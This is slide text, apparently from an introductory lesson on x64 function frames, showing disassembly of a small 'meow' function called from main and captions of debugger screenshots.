<main+23>    mov    eax, 0

<meow>      endbr64
<meow+4>:   push   rbp
<meow+5>:   mov    rbp, rsp
<meow+8>:   sub    rsp, 0x10 # 2 units in graph
<meow+12>:  mov    DWORD PTR [rbp-0xc], 0x30303030
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<meow+44>:  add    eax, edx
<meow+46>:  mov    esi, eax
<meow+48>:  lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>:  mov    eax, 0x0
<meow+60>:  call   0x5646aab5b050 <printf@plt>
<meow+65>:  nop
<meow+66>:  leave 
<meow+67>:  ret
```



# \$ Introduction

## x64 - Function Frame




A screenshot of a debugger interface showing assembly code. The assembly code is as follows:

```
u1f383@u1f383:/
```

```
$    <main>    endbr64
<main+4>  push   rbp
<main+5>  mov     rbp, rsp
<main+8>  mov     esi, 0x50505050
<main+13>  mov     edi, 0x40404040
<main+18>  call    meow
<main+23>  mov     eax, 0


<meow>    endbr64
<meow+4>: push   rbp
<meow+5>: mov     rbp, rsp
<meow+8>: sub    rsp, 0x10 # 2 units in graph
<meow+12>: mov    DWORD PTR [rbp-0xc], 0x30303030
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<meow+48>: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>: mov    eax, 0x0
<meow+60>: call   0x5646aab5b050 <printf@plt>
<meow+65>: nop
<meow+66>: leave
<meow+67>: ret
```

A red arrow points from the left margin to the assembly code area.



# \$ Introduction


## 